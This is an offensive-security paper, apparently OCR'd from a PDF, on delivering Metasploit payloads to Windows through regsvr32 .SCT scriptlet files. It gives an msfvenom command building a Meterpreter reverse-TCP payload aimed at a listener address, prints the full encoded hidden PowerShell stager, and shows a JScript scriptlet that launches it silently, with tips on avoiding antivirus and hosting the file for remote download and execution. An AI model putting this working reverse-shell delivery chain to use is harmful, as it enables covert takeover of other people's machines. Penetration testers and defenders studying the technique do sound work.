New Methods of Payload Delivery

MSFVenom

By Zed Hamad

https://twitter.com/SyFi2k

There are countless ways to deliver your Payload to target system, MSFVenom offers multi payload/OS with file output, this paper focuses on Win OS.

[1] Windows Executables:

We have long list of windows executables, some depended on installed framework, windows welcome the others with no preinstalled framework.

Sample list:

1-Winpe – exe
2-Vbs
3-VBA – MS Office
4-Powrsehll
5-Javascript
6-HTA
7-Dll
8-MSI
9-Jar – Need Java environment
10- Python, Perl and Ruby needs preinstalled environment as well

The new method is using MSFVenom to create a payload and emended it files usually not offered as standalone payload in msfvenom.

[2] regsvr32 .SCT files

```
➜  ~
➜  ~ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.226.139 lport=4455 -f psh-cmd
```

First thing payloads are different, if the payload doesn’t drop files (specially known AV Flagged extension) the stealthier it gets, so I create simple Poweshell payload:

NEXT PAGE

The Command output:

```
~
~ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.226.139 lport=4455 -f psh-cmd
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of psh-cmd file: 6247 bytes
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAAOACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcgArAC
cAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACAAfQA7ACQAcwA9AE4AZQB3ACOATwBiAGoAZQBjAHQAIABTAHkAcwBOAGUAbQAuAEQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQ
zAHMAUwBOAGEAcgBOAEkAbgBmAG8AOwAkAHMALgBGAGkAbABlAE4AYQBtAGUAPQAkAGIAOwAkAHMALgBBAHIAZwB1AGOAZQBuAHQAcwA9ACcALQBuAG8AcAAgACOAdwAgAGgAaQBkAGQAZQBuACAALQBjACAAJABzADOATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAEOAZQBtAG8AcgB3AFMAdAByAGUAYQBtACgA
LABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACcAJwBIADQAcwBJAEEASgBWAEMATwBsAGsAQwBBADcAVgBXAGEAMgAvAGEAUwBCAFQAOQBuAEUAcgA5AEQAMQBhAEYAaABLADAANgAyAEIAQwBhAE4ASgBFAHEANwBSAGoAegBjAEEASQBKADQARwBBAEMARgBGA
FUAVABlADIAdwBQAEcAVAB6AFUASABzAEsAagAyAC8AKwArADEAMgBBAG4AOQBKAEYAVgB1AHQASgBhAEkATQAvAGoAMwBwAGsANwA1ADUAdwA3ADEALwA0AHkAYwBnAFgAbABrAGMAUwArAEkAQwBKADkAZQAvAHYAbQBxAEkAdABqAFAASgBmAGsAdwBOAG8AaQBPAEIAeQB1AFYASwBtAHcAYwBNADcATgAyAGsAaw
BRADVAdQB6AEOAVQBZADYATwB3AEsAWgB3ADcALwBaAHcAUAAzAHIAMABUAFgAYwBsAGYAWgBMAGsAQwBWAG8AcwBUAEQANwBIAE4ASgBwAGUAWABOAFMAVwBjAFUAdwBpAHMAZQArAFgAbQBrAFMAZwBKAEMASAB6AGUAWABaAEoASQBpAHYAUwAzADkASQB3AEoARABFADUAdgByAG0AZgBFAFYAZABJADMANgBUAEM
AbAAxAEsAVAA4AFgAdgBNAE0AcgBOAE4ARABiAHMAaABrAFkANQBSADUASwBwAHoAYgBlADcAaQBOAE0AQNwBTAHYAVwBCAFUAeQBNAFgAUABuADQAdgBLADUATABnADgATABkAFcALwBMAGoARgBMADUASwBLADkAUwBRAFMAWgBsAHoAegBHAGkAbwByADAAWABVAGsAMwB2AE4AMABzAGkARgB6AHMAVQBEAGYAbQBD
AGYAZABGAGEAVQBpAGoAawAwAHAAcABFAEMAWABZAEoAOQBlAHcAMgBpAFAAcABFAEIARgB5AEwAeQBrAHEAYwBCAGoANAB4AFUAUQBzADQAMABnADYAUABGAGEANgB6AHQANQBLAEwAawBLAHoARwAzAEOAWABlAFYANQBNAEUAbgBBAHEAVwBkAEUAagBmAHkAQgB5AEkAVgBvAHkAcABrAHAALwB5AFoATQBzAGkAU
AAOAHkARQBuAFIATwBZAEYANgBRAG0AQwA5AHMARQBqADkAUwBsAHkAUwBsAEYAbwA0ADgAUgB2AHIARQBuADgAcgBYAFoASgBXAGYALwBiAFYATwA4AHEARQBUAFcASABWAEYAcgBLAGoAQQAwAE0AdgBSAGQAcgBpADMAWgBHAFMALwBRAEYASAA1AE4AZAA2AGMAWABBAFcAZQBuAHcAawBHAFMATAA2AC8AZgBmAF
AAMgBqAFoAOAByAHcAMQA5AHMAVAA3ACsARQBIAHcALwBGAEEAYQAyAGoAeQBhADUATgBJAEcAYQA1AHkAeABPADYATQAvADAAawA2AGEAcgBVAGcAVwAyAHgANABQAEUARwB1AG8AWABiAGUARQBtAFUAcQBUAFIASgBLAFoAbABNAHAAMQBMAEIARAAzAHYAMQB6AGOAMAB6AFYAbAA5AGUAbwA1AHcANwBnAEgAawB
VADkAawBZAGcAegBFAC8AUwB4AE8ASABVAG0ANABKAFQAUgBsAGwAaABjAHoAcABPAGgAMQA5AFcAbgBrAGwAOABHAGgARgB6AEUAKwBFADUAZABYAE4AeAB5AGIAOABqAGcAUABpAE0ANwBNADUAYQB5AHMAMgB1AEkAUwBxADUAbQBFADAAUQB6AHkAUwBNAEIARgBpAGsAVwBLAHIAUwA1AEYAZQAzACsAcAB5AEsA
SgAxADkAagBTAFoAbABIAFkAdQBRAEMAaQBRAGwARQBCAGYAdwBxAFAAdwBhAHoAcAAwAGMAdQBXAGwARwBIAHoAQQBHAG8AZgBiADgASQBUAFAAZwBnAGEAWgB6AGIAZQA1AEwAdQBuAGYAVABBAHEAMQBoAGgATwBFAGwAWABxAEwAaQBHAG4AWABGAFcAeQBDAFcAYgBFAFUAeQBVAFUASgBUAFMAYgBRA
GsAdgBCAGQAOAAzAGkAYwA3AGkAZABKAFIAUABVAHgAWQBuAEkAbAA1AHMAcQBHAFkAegBaAGQAagBVAGUASgBTAEoAZQB1AGsAQQBkAEgAUAAzAFcAWABoAEMAWABZAHAAWQBpAG8AVQBvAHQANgBoAEYAagBZADkATQBnADMANwBiADQAVwB4AHgAcQBtAEQARQBhAEIAYgBEAFMASQAvAEEAQQBJACsAbgA1AGIAWg
BFAEsASQB2AGIAVQBaAC8ASwBWAGsAawAyAEUATgBWADgAdwBNAGcAZQA3AFgAWAAOADMARwBBADQAZwBtADcATgBrADIASwBrAEkAQgA4AFEAcgAvAGgAUgBrAEwAdgBLADkAbwBsAE0AMABjAGgAZwBPAFEAZwBTAEsAYgBjAGEARgBLAGoAawAWAEYAbgBCAEwAcABNAGoAdQBoAGYAVABmAFkAegBpADQASgBkAEo
AbwBhAGoASABKAEcASgBIAHoAaABKAGsAWQBHADUARgBxAHYATwBDAHUAUABsAGgATgB3ADkAWgBUAGUAVwBZAFkANwBSAEMASgBCAGEARABSAGkAUABuAGMAdwBBAGsANQByAGQAbwBpAEIAcQB6AGsAZAA5AG8ATgByAFMARgAOAFIAbABiAEUATwBxADcAeABRAEOAdABvAFIAYwBOAFcAQgAvADQARABlAG0ASgB4
ADgAOAB5ADcAdQBwAHkAMQBOAE4AaABjAGgAegA2AHkARQBxAHYAVAA2AHAAcQA5AFYAcQB2ADYAZQBHAGsANwBWAFcASABYAEwAWABIAFYAdABVAFMAbgBmAGoAZQBiADIAYQBqAFYASAAOAHoARQAyAEUASwBOAFcANgBvAC8AagBLAHIAYgB4AFMAWABkADIAbQAzAGsAagBkAGIAYQA2AGQAYgBZAHIAbgBSAGoAd
gBaADAARgBuAGoAOAB5AGYAVAA4ADQAOAArADEAKwArAFUATwBEAHQAbwBlADEAbgBxAEYAWABjAE4AdQBzAEwAOQBOAEQAMQAyAFgAbwAxAGEAUgBPAFYANgAwAGUASABmAFEAZQBMAGgAdgBpAGYAdQBRAHcAUABQAEMAMQAOAEsANQA4AGoAdQBtADYASABjACsAYwBNAHUAOQBzAEwAWQBTAGEANABZAG0AWwB2AG
YAUwBkAFoAdABqAHgATgBxAE8AVwBkAGoANgBzAFAAcQBBADYAUQByAFcAbwA3AGoAUQBNAGYAagBVAHkAWQBOAFQAVgBIAEIAdwA0AGYASABVADEAbwA3AFEAUwAxAEoARABSAGkAQwBrAFoAOQB3AFkATgBvADkAZABYAEcARwBqAFEAbgBIADAAMQB6ADcAVQBBAGYATwA5AHcAYQBBAHkAZABDAGgAMABZADcAdgB
vAGgAOQBCAHMAUQB3AHAAVwBtAFYAeQAyAFAAYgBQAG0AbwBCAHkAOQAxAE8AYwBXAHMAVQBOAGYAYgBBAHgAMwB5AFAAagAvAFQAVgBQAEsAdgBqAEIANABNAGcAQQBtADgAYgAOAEsAOABRADEAVwBqAFMANgBEAE8AWgB2AEIAeABXAE8ASABIAFoAOQBoADEARgA3AHYARwBsAG8AVwBuAG4A
VQByAGEASwBXAFQAbwBmAEsAOABhADcAKwBBADQAQwBuAEUARABLAGMAQgBGAG4AZQBkAGkAZwA4AGUATgA3AEwANwBOAGMACABwADYAeQBQAEsAdQBJAGoAKwBRAE8AQwBJAEOAcQBoAGYAVQBOADEAegBPAGkARABIAHUACABoAFUAZwB2ADUAbQBoAEEATwAzAEwAdwBoAFMAeQBjAGcARABOAGsAOABwAHYAVw
AOAHIAMABaAEsAZwA4AFYANABWADgANgBPAEoAaQBEAEkARgBDAGgAdQBUADYATABiAFYASgBGAEkAaABRADEAZABjAG4AdQBnADQAWAB1ADcANgB1ADYAbgBEAGUAMQB4ACsAdwB4AGgAYwBiACsAVwBrADUATgBTADAATwBPAFYAQwBIADIAWwBEAGQATgBrAHEAYQBRADQAWABOAEgAVwBNADYATgBmAHYALwBMADU
AQgBaADkAbwBiAHcAOABsADQAQgA1AFAAUABZAHYAOAB5ACsAQwBsAHgAZABmAFEATABnAGwANQBrAGYAQgAvADQASQA2AEQAOABHAFkASQBpAHAAQQBFAHMAYgBMAGkAQgBHADkAdABYAHcAUgBSAHcAeQA3AFIAeAA4AFIAdQBRAGsAZwBUAEwAOAA3AEUAawAvADcARwAzAFcANAB2AGcAYQB2AGoARAArAEEAZAB4
AHUASgBwAE4AVQBDAGcAQQBBACcAJwApACkAOwBJAEUAWAAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAHMAKAApACkALgBSAGUAYQBkAFQAbwBFAG4AZAAoACkAOwAnADsAJABzAC4AVQBzAGUAUwBoAGUAbABsAEUAeABlAGMAdQB0AGUAPQAkAGYAYQBsAHMAZQA7ACQAcwAuAF
IAZQBkAGkAcgBlAGMAdABTAHQAYQBuAGQAYQByAGQATwB1AHQAcAB1AHQAPQAkAHQAcgB1AGUAOwAkAHMALgBXAGkAbgBkAG8AdwBTAHQAeQBsAGUAPQAnAEgAaQBkAGQAZQBuACcAOwAkAHMALgBDAHIAZQBhAHQAZQBOAG8AWwBpAG4AZABvAHcAPQAkAHQAcgB1AGUAOwAkAHAAPQBbAFMAeQBzAHQAZQBtAC4ARAB
oAGEAZwBuAG8AcwBOAGkAYwBzAC4AUAByAG8AYwBlAHMAcwBdADoAOgBTAHQAYQBrAHQAKAAkAHMAKQA7AA==
~
```

Now the payload can be used in two scenarios:


- Execute from CMD (or Macro) as file.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="PoC"
  classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
        <!-- Proof Of Concept - Casey Smith @subTee -->
        <!--  License: BSD3-Clause -->
        <script language="JScript">
                <![CDATA[

                        var r = new ActiveXObject("WScript.Shell").Run("powershell.exe -nop -w hidden -e
aQBmACgAWw.. the reset");

                ]]>
</script>
</registration>
</scriptlet>
```


Thanks to @SubTee

Save it as poc.sct

From CMD on target machine:




The results:




We've got shell also it can be used Post Exploitation

- Download/Exec poc.sct

The same file can be uploaded to webserver



And Finally



Outro:

This is one way (Thanks to @subTee) for the .SCT file

The method limited to your thinking and understanding the mechanism of payload/windows

Hopefully in the next paper I will write about new methods, advanced techniques

Cehck https://twitter.com/subTee

https://twitter.com/SyFi2k

By Zed